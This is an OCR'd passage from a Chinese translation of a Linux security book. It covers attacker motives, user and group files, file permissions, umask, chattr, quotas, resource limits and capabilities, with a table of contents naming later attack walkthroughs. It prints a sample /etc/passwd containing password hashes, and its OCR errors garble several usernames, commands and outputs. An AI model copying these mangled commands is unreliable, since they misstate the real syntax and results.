| D.3.1 扫描机器 | 541 |
| D.3.2 探测 sendmail | 542 |
| D.3.3 探测 Web 服务器 | 542 |
| D.3.4 查找 CGI 程序 | 544 |
| D.3.5 攻击 CGI 程序 | 544 |
| D.3.6 隐藏踪迹 | 547 |
| D.3.7 创建持久连接 | 549 |
| D.3.8 防火墙冲突 | 550 |
| D.3.9 从本地帐号入侵 | 551 |
| D.3.10 扫描其他网络服务, 发现目标 | 552 |
| D.3.11 攻击 FTP 服务器 | 553 |
| D.3.12 把问题打包 | 554 |

第 1 部分

「锁定Linux目标」

Linux安全问题概述
预防措施与从入侵中恢复
对机器和网络踩点



同对 Unix 系统一样，黑客们对 Linux 的追求同样是 root 权限。Linux 的安全问题集中在用户管理、文件系统和应用服务上。黑客的目光也聚焦在这里……

第 1 章

「Linux安全 问题概述」

本章介绍Linux操作系统的一些安全特点，以及Linux与其他类Unix操作系统在安全方面的区别。这一章的内容是Linux安全性的基础知识，如果读者是经验丰富的Linux系统管理员，将会发现本章的大部分内容都很熟悉。

1.1 黑客为什么想成为root用户

Linux机器中最高权限的用户是root（稍后将介绍更多有关用户的知识）。root拥有对计算机各个方面的完全控制权——你无法对root隐藏任何东西，而且root可以完成任何想做的事情。这样，黑客想“root your box”，即意味着黑客成为root用户，获得对计算机的所有控制。

注意

有许多类似LIDS（在第2章讨论）的内核补丁具有root的所有功能，而且即便遭到黑客的root攻击，这些工具也能更好地保护计算机的安全。

许多Linux用户对他们的Linux机器存在一个普遍的误解，即以为在系统中不存在什么重要的东西值得攻击。他们想，“在我的机器上没有任何重要的东西，谁会来黑我？”

这种类型的用户正是黑客的目标。为什么？因为攻击他们太容易了。并且 黑客的最终目标不是他或她已经得手的机器，而是更加重要的计算机。

黑客想使用你的网络

黑客们攻击计算机的原因，可能只是想要一块垫脚石。换句话说，他们攻入你的机器，然后通过你的计算机来做一些坏事，使得攻击看起来好像是从你的机器上发起的，从而隐藏他们的踪迹。

或者他们仅仅想以你的机器作为攻入其他机器的踏脚石，再从这台机器攻入到第3台，然后是第4台，等等，直到攻入一台 gov 机器，获得其root权限。

或者他们想让你的机器成为他们已经攻破的计算机群的一员，然后用这些计算机发起分布式拒绝服务攻击（DDoS），就像在2000年初使eBay宕机那样。

或者他们攻入你的机器的目的在于随后获得进入你雇主或者朋友的机器的权限。甚至其目的在于你孩子的计算机，尤其当他们的机器比你的要复杂得多的时候。

黑客想使用你的CPU

黑客攻入你的机器也可能是想使用你的CPU来执行他们的程序。如果能够使用别人的计算机,他们就不需要浪费自己的资源来破解得到的大量口令文件。

黑客想占用你的硬盘

黑客可能想在你的机器上存储数据,那样就不用占用他们自己的硬盘空间。他们在你的硬盘上保存的东西可能是备用的盗版软件,也可能是含有可疑的不道德内容的 MPEG 文件。

黑客想得到你的数据

黑客们也许想得到你所在公司的商业秘密以满足个人需要或出售它们。或者他们想得到你的银行记录,或是你的信用卡号码;也有可能想把你的机器作为攻击发起点,从而使你看起来像一个黑客。

或者他们仅仅想对你发泄破坏欲。悲哀的是,在这个世界上,有一部分人破坏别人的计算机系统仅仅是因为他们能够做到。也许他们以为这样做很酷,也许是他们有破坏性人格,也许这能给他们带去奇怪的快感,也许只是为了给他们的黑客朋友留下深刻印象,也许他们觉得生活无聊,没有更好的事情可以做。谁知道他们为什么想黑你的机器。但是事实是,他们确实想这么做,攻击你的机器、我的机器、我们的机器。

因此,我们有必要使自己了解黑客们的策略和方法,保护自己免受其害。

1.2 开放源代码运动

Linux是现在称之为开放源代码运动的一部分。Linux操作系统是免费的,更重要的是Linux的开放性。这意味着操作系统的源代码是公开的——任何人都可以查看源代码并作检验、修改和提出建议。

开放源代码运动包括大量的应用程序,其中一部分是世界上最流行的软件。

- ▼ Apache Web 服务器, 占据了 Internet 上 Web 服务器大约 2/3 的份额
- Perl 一种流行的语言, 可用于解决几乎所有问题
- Sendmail 最流行的邮件转发程序, 处理 Internet 上近 80% 的邮件
- ▲ Netscape 以前是闭源软件, 现在加入开源行列, 是一个流行的 Web 浏览器

注意

几乎发布的所有Linux都带有上述这些软件。

开源软件 and 安全性

开源运动的支持者宣称开源软件的本质使得它们更加安全,而批评者则指责开源软件的安全性更差。

开放源代码模型的优点

开源软件使得每一个人都可以查看源代码,因而变得更安全。每个人都可以改进它。对于Linux内核和应用软件而言,有数以千计的人在做这件事情。

1997年, Eric Raymond 撰写了一篇具有里程碑意义的文章 *The Cathedral and the Bazaar* (中文名《大教堂和市集》) <http://www.tuxedo.org/~esr/writings/cathedral-bazaar/>。在这篇文章中, Raymond 先生就开源软件带来的好处提出了很多有力的观点,其中最重要的观点是,如果软件是开放源代码的,则数以千计潜在的程序员可以查看这些代码,并且通过查看来发现、指出和改正源代码中的错误。

Raymond 先生提出的另一个杰出观点指出,开源软件是经受过彻底测试的。当Linux内核的beta(预发行)版发布时,数以千计的程序员下载并使用它。众多程序员对这一预发行版的实际使用,展现了一种在闭源专有软件中不可能见到的测试场景。在Linux内核或应用程序的新版本发布之前,它们被无数程序员查看、测试和改进,而这些程序员除了想开发出一个高质量的产品之外别无其他目的。他们不必隐晦或忽视问题以对软件表示满意。他们做这些事情时只有一个想法,即创建一个可靠且安全的产品,因为这正是他们想要使用的。如果它不够安全,就放弃使用或改进它。

开放源代码模型的缺点

如读者所想,对于开源软件也有不少批评。请不必惊讶,其中的大部分批评是站在闭源专用软件的立场上的。反对者的一个论点是,开源软件模型需要一大群具有奉献精神 and 创建可靠且安全的产品的愿望的程序员来推动,一旦这些人不再奉献,这个模型就会失败。在很大程度上,这是一个事实。但是,历史已经证明,那些致力于开源软件运动,尤其是Linux的人们,确实具有奉献精神,他们的目标是创建高质量的软件,和人们对参与到这一改变世界的运动达成共识。

在Linux世界里可以看到这样一些具有奉献精神的程序员的楷模,他们以可爱的Linux

Torvalds 为领袖。沿着 Linux 的方向, 其他坚信开放源代码理念的程序员们一起创建了这个世界级的操作系统。另一个例子是 Larry Wall, 流行的开源编程语言 Perl 的主导者。在 Larry 的带领下, 许多天才程序员联合起来创建了一个有用、强大和稳定的编程语言, 惟一的理由就在于他们坚信这是应当做的。

开源运动是真实存在的——如此真实以至于 Microsoft 的员工们撰写了称之为“万圣节文档”的文件 (因为在 1998 年的万圣节前夕公开发布, 参见 <http://www.opensource.org/hal-loween/>)。在这个文件中, Microsoft 员工承认开源软件是对专有软件的一大威胁, 并提出了 Microsoft 迎战开源软件的策略。

1.3 Linux 用户

Linux 是一个多用户操作系统, 因此任何时候都可以有多个用户登录到 Linux 机器上, 而且他们中的每一个都可以同时多次登录。用户的类型以及怎样管理这些用户, 对于系统安全而言是至关重要的。

1.3.1 /etc/passwd

Linux 机器上所有用户的信息都存放在 `/etc/passwd` 文件中。下面是该文件的一个例子:

```
jdooe@server1$ cat /etc/passwd
root:aleGVpwjgvHGg:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
xfs:*:100:101:X Font Server:/etc/X11/fs:/bin/false
jdooe:2bTlcMw8zeSdw:500:100:John Doe:/home/jdooe:/bin/bash
```

```
student:9d9WE322:501:100::/home/student:/bin/bash
```

/etc/passwd 中的每一行代码都是一个单独的记录，对应着一个用户的信息。例如，请看jdoe这一行：

```
jdoe:2bT!cMw8zeSdw:500:500:John Doe:/home/jdoe:/bin/bash
```

这个记录有多个用冒号间隔的字段。这些字段的含义如下：

| | |
|---------------|--|
| jdoe | 用户名，在Linux机器上是惟一的 |
| 2bT!cMw8zeSdw | 加密的口令（见第9章） |
| 500 | 用户ID，在Linux机器上是惟一的，操作系统用这个数字来识别jdoe所拥有和能存取的文件 |
| 100 | 组ID，稍后有更多说明 |
| John Doe | 注释，可以是任何东西，但通常是用户的名字 |
| /home/jdoe | 主目录，用户在这个目录中保存个人文件，同时该目录也是用户登录后的当前目录 |
| /bin/bash | 默认shell，用户登录后，由这个程序接受和执行Linux操作系统的命令 |
| /bin/sh | Bourne shell，以开发者Steven Bourne命名 |
| /bin/ksh | Korn shell，以开发者David Korn命名。它增加了许多Bourne shell所不具备的功能。ksh是POSIX（1003.2）所采纳的shell |
| /bin/bash | Bourne Again shell，由自由软件基金会开发，是Bourne shell的增强版本。它集成了ksh和csh的长处，也与POSIX兼容，并且是Linux系统的默认shell |
| /bin/csh | C shell，由Sun Microsystems创始人之一Bill Joy开发。它的语法类似于C语言。这是一个不错的用户shell，但作为脚本语言却很差 |
| /bin/tcsh | C shell的一个变种，支持命令行编辑 |

警告

一些Linux版本喜欢在用户的shell环境中设置一些不妥当的别名，例如Red Hat在Bash shell中设置了`alias rm='rm-i'`。我们非常不赞成这种方法。如果需要一个安全的别名，请将设置改为`alias del='rm-i'`，这样就不再需要交互运行任何rm。当你第一次遇到一个默认设置与此不同的机器时，你就会明白我们的目的。

用户类型

有 3 类用户：

- ▼ root
- 普通用户
- ▲ 系统用户

root

超级用户通常取名为 root，它对整个系统有完全的控制权。root 可以存取系统的所有文件，同时只有 root 才能运行某些程序（如 root 是惟一能够运行 httpd（Apache Web 服务器）的用户，因为 httpd 绑定端口 80，该端口仅限 root 使用）。因此，黑客想要完全控制系统，就要成为 root。下面是 /etc/passwd 中 root 记录的例子：

```
root:aleGVpwjgvHGg:0:0:root:/root:/bin/bash
```

请注意，root 的用户 ID 为 0。每一个用户 ID 为 0 的用户，不论其用户名是什么，都是 root（常用的其他与 root 等价的帐号名包括toor 和 super）。

普通用户

普通用户是指那些能够登录系统的用户。在所给的 /etc/passwd 文件例子中，jdoe 即为普通用户。这类用户通常有一个主目录（没有主目录的用户不能登录系统，例如那些以 /bin/ftponly 为 shell 的用户），能够在该目录和其他目录下创建和操作文件。这是人们用于工作的标准帐号（假设他们使用 Linux 进行工作）。典型的普通用户对于机器上的文件和目录只有受限的权限，因此他们不能执行许多系统级的功能（稍后将对受限权限进行讨论）。

系统用户

系统用户从不登录。这些帐号用于特定的系统目的，不属于任何特定的人。例如用户 nobody 和 lp。nobody 通常是处理 HTTP 请求的用户。这一用户不登录系统，也没有主目录（严格说来，nobody 可以有主目录，但是因为 nobody 不能登录，所以不能执行基本的功能）。lp 用户处理打印请求（lp 是 line printer 的缩写）。

Linux 组

组是一个或多个用户的集合。把多个用户集合起来以组为单位来定义他们的属性，

例如控制哪些文件可以和不可以被存取(稍后将对存取控制进行讨论)。Linux机器上,组定义在 `/etc/group` 文件中。下面是这个文件的片断:

```
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
mail:x:12:mail
ftp:x:50:
nobody:x:99:
users:x:100:jdoe,student
```

`/etc/group` 中的每一行都是一个单独的记录,对应着一个组的信息。例如,请看 `users` 这一行。

```
users:X:100:jdoe,student
```

这个记录有多个用冒号间隔的字段。这些字段的含义如下:

| | |
|--------------|--|
| users | 惟一的组名 |
| x | 加密的组口令。如果此字段为空,则不需要口令。如果为 x,则使用组影子文件 <code>/etc/gshadow</code> |
| 100 | 惟一的组 ID |
| jdoe,student | 组成员的用户名,以逗号间隔 |

因此,组 `users` 是系统内普通用户的集合。在本例中包括 `jdoe` 和 `student`。

1.3.2 为用户分配权限

为用户分配权限是 Linux 安全性的一个方面。这些权限可以分为几个类型,包括文件许可、文件属性、文件系统配额和系统资源限制。

文件许可

Linux 的文件许可是允许用户受限访问文件系统中的文件和目录的机制。对于文件,用户可以指定谁可以读取、谁可以写入以及谁可以执行(仅对可执行程序)。对于目录,用户可以指定谁可以读取(列出目录内容)、写入(增删目录中的文件)以及

谁可以执行目录中的程序。

文件

下面是文件许可的一个简单例子:

```
jdoe@server1$ ls -l a.txt
-rw-rw-r-- 1 jdoe jdoe 24043 Nov 5 07:40 a.txt
```

这里我们执行了 `ls -l`。命令 `ls` 列出目录的内容, 在本例中仅是 `a.txt`。参数 `-l` 指定列举模式为长模式, 较为详细地显示文件信息。这个命令输出了如下信息:

```
-rw-rw-r-- 1 jdoe users 24043 Nov 5 07:40 a.txt
↑      ↑      ↑      ↑      ↑      ↑
许可  链接数 所有者 id 组 id 文件大小 最后修改时间 名字
```

注意, 这个文件有一个所有者 (`jdoe`), 并属于一个组 (`users`)。当我们讨论文件许可时, 所有者和组是重要的方面。

这个文件的许可信息如下:

```
-rw-rw-r--
```

这些信息可以分为 4 个部分:

```

-      rw-      rw-      r--
↑      ↑      ↑      ↑
文件类型 所有者许可 组许可 其他人许可

```

第 1 部分是文件类型。通常的文件类型如下。

| | |
|---|------|
| - | 普通文件 |
| d | 目录 |
| l | 符号链接 |
| s | 套接字 |

12 第1部分 锁定Linux目标

紧接着文件类型，是3组分别表示所有者、组和其他人许可的信息，每组包括3个字符。这3个字符分别表示相应的用户是否允许读（r）、写（w）和执行（x）文件。如果许可，则用相应字母表示。否则用短划线（-）表示。下面是一个例子。

```
rwXr-x--x
```

前3个字符是所有者的文件许可。rwX表示所有者能读、写和执行文件。其后的3个字符表示文件与组相关的许可。r-x表示组成员可以读和执行文件，但不能写文件。最后的3个字符表示其他人的许可。--x表示其他人不能读和写文件，但可以执行文件。

请注意，这3种权限可设置为许可或者拒绝，也就是置位或清空。从置位和清空来考虑许可问题，则可以将许可看作0或1的集合。例如，rwX设置读、写和执行许可，因此也可以写成111，八进制值为7。类似地，r-w设置读和执行许可，清空写入许可，因此也可以写成101，八进制值为5。

如果将此想法应用到所有者 / 组 / 其他人许可上，则许可，

```
rwXr-x--x
```

的二进制形式为，

```
1.1101001
```

把这三组八进制数看作一个系列，则其值为751。

更改文件许可

chmod 命令可以更改文件许可。其格式为

```
chmod mode file[file ...]
```

我们先看一下系统中的文件，然后再给出使用chmod的方法。

```
jcoe@server1$ ls -l a.txt
-rw-rw-r-- 1 jcoe users 10 Nov 15 12:19 a.txt
```

使用八进制方法可以以直接模式修改许可

```
jcoe@server1$ chmod 751 a.txt
jcoe@server1$ ls -l a.txt
-rwxr-x--x 1 jcoe users 10 Nov 15 12:19 a.txt
```

请注意，现在许可从751变成了rwxr-x--x，请看：

```

jdoe@server1$ chmod 640 a.txt
jdoe@server1$ ls -l a.txt
-rw-r----- 1 jdoe jdoe 10 Nov 15 12:19 a.txt

```

这里，640 即为 `rw-r-----`。

也可以使用 `chmod` 命令的符号模式，如下：

```

jdoe@server1$ ls -l a.txt
-rw-r----- 1 jdoe jdoe 10 Nov 15 12:24 a.txt
jdoe@server1$ chmod +x a.txt
jdoe@server1$ ls -l a.txt
-rwxr-x--x 1 jdoe jdoe 10 Nov 15 12:24 a.txt

```

这里，`chmod` 以 `+x` 为选项，其含义是“增加执行许可”。`+` 符号表示增加许可，而 `-` 符号表示除去相应的许可。这里，`-x` 即为所有者、组和其他人增加文件的执行许可。`chmod` 命令也可以用来仅更改组许可：

```

jdoe@server1$ chmod g-r a.txt
jdoe@server1$ ls -l a.txt
-rwx--x--x 1 jdoe jdoe 10 Nov 15 12:24 a.txt

```

在这个例子中，`chmod` 以 `g-r` 为选项，表示“除去组的执行许可”。

粘连位 (Sticky bit)

如果用户对目录有写权限，则可以删除其中的文件和子目录，即便该用户不是这些文件的所有者，而且也没有读或写许可：

```

jdoe@server1$ ls -ld temp
drwxrwxrwx 2 jdoe users 1024 Nov 29 15:03 temp

```

这里 `temp` 目录归 `jdoe` 所有，同时其他人有写许可。现在，我们来看看另一个用户 `student`，怎样删除他没有读许可，同时也不是其所有者的文件：

```

student@server1$ ls -l
total 0
-rw----- 1 jdoe users 0 Nov 29 15:00 a
-rw----- 1 root root 0 Nov 29 14:59 b
-rw----- 1 student users 0 Nov 29 14:59 c
-rw----- 1 jdoe users 0 Nov 29 14:59 d
student@server1$ cat b
cat: b: Permission denied

```



```
student@server1$ rm -f b
student@server1$ ls -l
total 0
-rw----- 1 jdoe      users          0 Nov 29 15:00 a
-rw----- 1 student   users          0 Nov 29 14:59 c
-rw----- 1 jdoe      users          0 Nov 29 14:59 d
```

命令 `ls -ld temp` 显示用户 `student` 对 `temp` 目录具有读/写/执行许可, 并且 `temp` 目录下有4个文件, `student` 对其中的3个既不是所有者, 也没有读/写许可。但是我们看到, `student` 成功地删除了一个他没有读许可的文件。`student` 能做到这一点是因为他对目录有写许可——而在Linux中, 删除文件只是更改目录, 即只需目录是可写的就行。

有一个方法可以设置目录许可, 使用户只能删除目录中由其所有的文件。换句话说, 用户不能删除属于其他人的文件。这个方法就是使用 `chmod` 的 `+t` 选项。该选项设置粘连位。

```
jdoe@server1$ chmod +t temp
jdoe@server1$ ls -ld temp
drwxrwxrwt    2 jdoe      users        1024 Nov 29 15:21 temp
```

请注意, 粘连位出现在执行许可的位置上, 用 `t` 表示。现在设置了粘连位, 其他用户就不能删除不属于他的文件和目录了。

```
student@server1$ ls -l
total 0
-rw----- 1 jdoe      users          0 Nov 29 15:00 a
-rw----- 1 student   jdoe          0 Nov 29 15:15 c
-rw----- 1 jdoe      users          0 Nov 29 14:59 d
student@server1$ rm -f a
rm: cannot unlink 'a': Operation not permitted
student@server1$ rm c
student@server1$ ls -l
total 0
-rw----- 1 jdoe      users          0 Nov 29 15:00 a
-rw----- 1 jdoe      users          0 Nov 29 14:59 a
```

如上所示, 设置了粘连位之后, `student` 不能删除 `jdoe` 所有的文件, 但仍能删除自己的文件。

`/tmp` 是关于粘连位设置的一个理想例子。该目录被所有用户用来存放临时文件和目

录。所有用户都可以创建文件和目录，但只能删除属于自己的文件和目录。

```
jdoue@server1$ ls -ld/tmp
drwxrwxrwt  21 root    root  3072   Nov 29 13:41  /tmp
```

默认许可和umask

在用户创建文件或目录时，文件或目录被赋予默认许可。

```
jdoue@server1$ touch a.txt
jdoue@server1$ mkdir directory_b
jdoue@server1$ ls -l
total 1
-rw-rw-r--  1 jdoue  users      0 Nov 29 13:42 a.txt
drwxrwxr-x  2 jdoue  users    1024 Nov 29 13:43 directory_b
```

请注意，用户jdoue的默认许可是：

- ▼ 664 对于文件
- ▲ 775 对于目录

文件和目录的默认许可根据用户的umask值设定。umask值用于将某些位从默认许可值(对于文件是666，目录是777，这是最宽松的许可)屏蔽掉。执行umask命令可以显示用户的umask值。

```
jdoue@server1$ umask
002
```

用户jdoue的umask值为002。有一个简单的方法可以在jdoue创建文件或目录时计算其默认许可，即从系统默认许可值中减去umask值：

| | | | |
|-----|------------|-----|------------|
| 文件: | 666 | 目录: | 777 |
| | <u>002</u> | | <u>002</u> |
| | 664 | | 775 |

要更改用户的默认许可，只需更改其umask值即可。使用umask值777可以生成最受限的许可：

```
jdoue@server1$ umask 777
jdoue@server1$ touch c
```

```

jdoe@server1$ ls -l
total 1
-rw-rw-r-- 1 jdoe users          0 Nov 29 13:42 a.txt
----- 1 jdoe users          0 Nov 29 14:22 c
drwxrwxr-x 2 jdoe users      1024 Nov 29 13:43 directory_b

```

当然，这太严格了，连jdoe本人对该新文件也没有读和写许可：

```

jdoe@server1$ cat c
cat: c: Permission denied

```

使用umask 值077 可以在创建文件和目录时设置最实用的许可限制：

```

jdoe@server1$ umask 077
jdoe@server1$ touch d
jdoe@server1$ mkdir directory_e
jdoe@server1$ ls -l
total 2
-rw-rw-r-- 1 jdoe users          0 Nov 29 13:42 a.txt
----- 1 jdoe users          0 Nov 29 14:22 c
-rw----- 1 jdoe users          0 Nov 29 14:30 d
drwxrwxr-x 2 jdoe users      1024 Nov 29 13:43 directory_b
drwx----- 2 jdoe users      1024 Nov 29 14:30 directory_e

```

请注意，umask 值077 使得jdoe 对文件d 和 directory_e 分别具有读/写许可和读/写/执行许可，但组和其他人没有任何许可。

要想在登录时设置umask 值，只需将如下命令添加到用户的环境配置脚本~/bash_profile 或类似文件即可

```
umask 077
```

文件许可的一般规则

设置文件许可的一般规则是，先对文件设置最受限的许可，然后根据需要为特定用户和组添加许可。添加许可很容易做到，但要删除它们就很困难了，很可能会使你陷于争执中。

文件属性

除了修改文件许可外，用户也可以修改文件的属性。可以用 `chattr` 命令修改文件属性，用 `lsattr` 命令列出这些属性。

注意

文件属性只能在 `ext2` 文件系统（Linux 上的标准文件系统）上使用。因此，如果使用不同的文件系统，就不能使用这些属性。如果远程加载了一个 `ext2` 文件系统，例如使用 NFS，则文件属性仍然可以起作用，然而，在客户端机器上不能用 `lsattr` 或 `chattr` 命令来列出或修改文件属性。

属性可以增加对文件或目录的保护和安全性。例如，`i` 属性标记文件不可更改，从而使其不能被修改、删除、重命名或链接，这是一个保护文件的好方法。`s` 属性使得文件被删除时，其内容从磁盘上完全抹去。这保证了文件内容在文件删除后不会被恢复。

下面列出了可以更改的文件属性：

- A 不要更新 `atime` 文件，当在笔记本电脑或 NFS 上限制磁盘 I/O 流量时，此属性很有用。除了 2.0 系列以外，这一属性不被其他任何内核所支持
- a 文件仅能以追加方式打开，只有 `root` 才能设置这个属性
- c 文件保存到磁盘时，内核将自动压缩该文件
- d 文件标记，使其不能被转储
- i 文件不能被修改、删除或重命名，不能创建任何指向它的链接，并不能写入任何数据
- s 删除文件时，相应的磁盘存储块清零
- S 修改文件时，对其写入进行同步
- u 删除文件时，保存其内容

同 `chmod` 一样，可以使用 `+` 和 `-` 来增删属性。例如：

```
jdoe@server1$ lsattr a.txt
----- a.txt
jdoe@server1$ chattr +c a.txt
jdoe@server1$ chattr +d a.txt
jdoe@server1$ chattr +s a.txt
jdoe@server1$ lsattr a.txt
s-c---d- a.txt
```

```

jdoe@server1$ chattr -d a.txt
jdoe@server1$ lsattr a.txt
s-c----- a.txt

```

配额

Linux 是一个多用户操作系统，因此可能出现系统中的一或两个用户占用了大部分磁盘空间的情形。为此，Linux 允许设置磁盘配额。磁盘配额指定了用户所能使用的磁盘存储块和 i 节点（文件和目录等）的数目。

对每个分区都可设置配额。为设置分区配额，先将 `usrquota` 添加到 `/etc/fstab` 中相应分区条目的第 4 个字段。

```
/dev/hda7 /home ext2 defaults,usrquota 1 2
```

然后为该分区创建两个文件：`quota.user` 和 `quota.group`。

```

root@server1 touch /home/quota.user
root@server1 touch /home/quota.group
root@server1 chod 600 /home/quota.user
root@server1 chod 600 /home/quota.group

```

现在，重启系统，然后使用 `edquota` 命令为特定用户设置配额。

```
root@server1 edquota -u jdoe
```

该命令激活一个编辑器（`vi` 或环境变量 `EDITOR` 的值），其中给出了如下信息：

```

Quotas for user jdoe:
/dev/hda7: blocks in use:4329,Limits(soft=0,hard=0)
          inodes in use:501,limits(soft=0,hard=0)

```

通过修改这些信息，可以更改用户的软限制和硬限制。软限制设置该用户在系统中可使用的最大磁盘容量。当达到该数值时，用户将被系统警告。硬限制设置该用户不能超越的磁盘容量。如果达到该数值，则用户将不能使用任何额外的磁盘空间。

设置配额可以确保磁盘空间不会被少（或多）数用户过度占用。

限制

也可以对用户设置其他的限制。例如用户的 `core` 文件大小、数据段大小、最多可使用的 CPU 时间和最多可打开的文件数目等。

ulimit

设置这些限制的一个方法是使用 shell 的 `ulimit` 命令。

通常而言, `ulimit` 命令置于 `/etc/profile` 文件中, 从而每一个登录的用户都会执行该命令, 并设置相应的限制。因此, 需要先确定对系统中用户的限制, 然后将相应的 `ulimit` 命令添加到 `/etc/profile` 中。

`ulimit` 使用的选项如下:

| | |
|-----------------|--------------------|
| <code>-a</code> | 显示所有限制 |
| <code>-c</code> | core 文件大小的上限 |
| <code>-d</code> | 进程数据段大小的上限 |
| <code>-f</code> | shell 所能创建的文件大小的上限 |
| <code>-m</code> | 驻留内存大小的上限 |
| <code>-s</code> | 堆栈大小的上限。 |
| <code>-t</code> | 每秒可占用的 CPU 时间上限 |
| <code>-p</code> | 管道大小 |
| <code>-n</code> | 打开文件数的上限 |
| <code>-u</code> | 进程数的上限 |
| <code>-v</code> | 虚拟内存的上限 |

下例先显示了对用户的限制, 然后更改了打开文件数的上限。

```
jdcoe@server1$ ulimit -a
core file size (blocks)      1000000
data seg size (kbytes)      unlimited
file size (blocks)          unlimited
max memory size (kbytes)    unlimited
stack size (kbytes)         8192
cpu time (seconds)          unlimited
max user processes          2048
pipe size (512 bytes)       8
open files                   1024
virtual memory (kbytes)     2105343
jdcoe@server1$ ulimit -n    512
jdcoe@server1$ ulimit -a
core file size (blocks)      1000000
data seg size (kbytes)      unlimited
```

| | |
|--------------------------|------------|
| file size (blocks) | unlimited |
| max memory size (kbytes) | unlimited |
| stack size (kbytes) | 8192 |
| cpu time (seconds) | unlimited |
| max user processes | 2048 |
| pipe size (512 bytes) | 8 |
| open files | 512 |
| virtual memory (kbytes) | 2105343 |

limits.conf

除了可以在/etc/profile中强制执行ulimit命令,也可以在/etc/security/limits.conf文件中定义限制。这个文件可以定义基于用户或组的限制。其格式如下:

```
domain type item value
```

这里, domain是以符号@开始的用户名或组名,或用*号表示所有用户, type字段既可以设置为hard也可以设置为soft。item字段指定想限制的资源,如cpu,core,nproc或maxlogins等。value是相应项目的限制值。

下面是limits.conf文件的一个例子:

| | | | |
|--------------|------|-----------|------|
| @cpuhog | hard | cpu | 2 |
| @programmers | hard | nproc | 40 |
| @users | hard | nproc | 10 |
| @clients | soft | maxlogins | 5 |
| @clients | hard | maxlogins | 8 |
| linus | hard | nproc | 9999 |
| linus | hard | cpu | 9999 |

这里我们对CPU时间进行限制以避免因某个程序过度使用而降低机器效率,同时允许程序员运行较多数量的进程,限制其同时登录数,最后允许linus的CPU时间和进程的上限值远高于其他人。

Linux 权能

Linux采用POSIX关于权能的思想。这是一种为进程提供有限权能的机制,有别于传统的root全权机制。这一机制使得进程在运行时只被赋予执行特定任务所需要的准确权限。

注意

在基于权能的安全模型 (POSIX 1003.1e) 胎死腹中十年之后, 主管委员会取消了草案。因此, 尽管Linux和其他操作系统实现了权能模型, 但不要指望在这些类UNIX操作系统上以同样的方式处理这一模型。

进程可以被赋予权能集合中的所有要素, 从而它把这些权能传递给所运行的其他程序, 当然, 也可以限制这些权能仅为该程序所有, 不能传递给任何子进程。这意味着用户可以对进程提供不可传递的权限, 从而防止因黑客欺骗程序以高特权执行shell代码(通常运行/bin/sh)而带来的大量攻击。

例如, 一个程序需要绑定一个低位(<1024)端口, 这些端口传统上只能被root用户所使用。如果设置程序的CAP_NET_BIND_SERVICE权能, 就可以允许它绑定需要的端口, 同时它没有root的其他(诸如读和写任何文件)权限。

使用权能, 你可以为用户和程序设置极为细致的权限, 从而极大地增强系统的安全性。如果你正在编写一个setuserid程序, 我们强烈建议在程序的最开始删除其所有不必要的权能, 以减少该程序被黑时可能遭受的破坏。

如果想要进一步了解有关Linux权能的信息, 参见<http://www.kernel.org/pub/Linux/libs/security/Linux-privs/kernel-2.2/capfaq-0.2.txt>

1.3.3 其他安全性控制

每个Linux系统都有一些由内核自动执行、不针对用户的安全控制。在其他类Unix操作系统上同样也存在这些控制, 但对于没有这些权能的Windows族操作系统而言, 这是一些新奇的概念。

信号

在Linux中, 用户可以向进程发送信号。信号是一个进程发送给另一个进程的消息。TERM (终止信号) 是发送给进程的常用信号之一。这一信号发送给进程以强制终止其执行, 它通常用于杀掉失控的进程。在下面的例子中, 用户杀掉了一个进程:

```
jdoe@server1$ kill -TERM 13958
```

这一命令向ID为13958的进程发送了TERM信号。下面是使用killall的例子:

```
root@server1# killall -HUP httpd
```

killall命令向所有名为httpd的进程发送了一个信号(本例中为HUP)。HUP信号通

常用于当程序的配置改变之后,强制进程重新读取配置文件。

在Linux中,用户只能向属于他的进程发送信号。换句话说,jdoe不能杀掉jsmith所属的进程。root是个例外,root可以向系统中所有进程发送信号。当然,普通用户不能杀掉属于root的进程,例如httpd和sendmail。

特权端口

root用户是可以绑定端口小于1024(绑定端口即网络服务连接和监听机器上的端口)的惟一用户。这么做有两个原因,都与信任有关

- ▼ 你可以信任来自于远程机器端口小于1024(例如889)的连接,其相应程序是由root运行的。这一事实被用于一些协议的验证过程中。例如,rsh和ssh能够做一定配置,以允许特定用户从指定的系统登录时不需要口令。实现这一功能的一个方法是,首先让rsh或ssh的客户端用户设置其用户标识符为root,绑定到特权端口,然后把实际启动rsh或ssh命令的用户通知给服务器。因为连接来自于特权端口,服务器就能相信客户端提供的用户名是正确的。
- ▲ 如果你试图连接到其他机器上的低位端口(如ssh的22或http的80),则可以相信这是一个可能需要用户名和口令的正式守护进程,而不是由该机器上某个聪明的用户假设的欺诈服务器。这同样可应用于验证服务,例如ident/auth端口,用于提供与现存连接相关的用户名。

虚拟内存管理

Linux的虚拟内存管理系统具有内建的安全性。每个进程在启动时都分配有自己的内存区保存程序和静态变量。内核自动处理任何其他的运行时内存分配(例如使用malloc())。除非事先以标准的进程间通信(IPC)方法做特定设置,否则任何进程都不能访问其他进程的内存。

这带来了安全性(进程不能影响另一个进程的内存)和稳定性(一个进程的缺陷不会危及其他进程)。

任何消耗过多内存的进程都会被内核杀掉,而其他进程不受影响,这是Linux内存管理安全性的另一个特点。内核从被杀掉的进程收回内存,所以这里不存在进程的内存泄露。

其他操作系统没有这样的划分机制。这意味着对机器上所有进程而言,所有系统内存都是可用的。

系统日志

Linux 有一个非常容易使用的标准日志工具，它能够嵌入到几乎所有的程序中。Linux 的这一特性强大而便于使用。用户可以记录几乎所有信息，设置信息格式以及把日志信息输出到任何文件或进程。

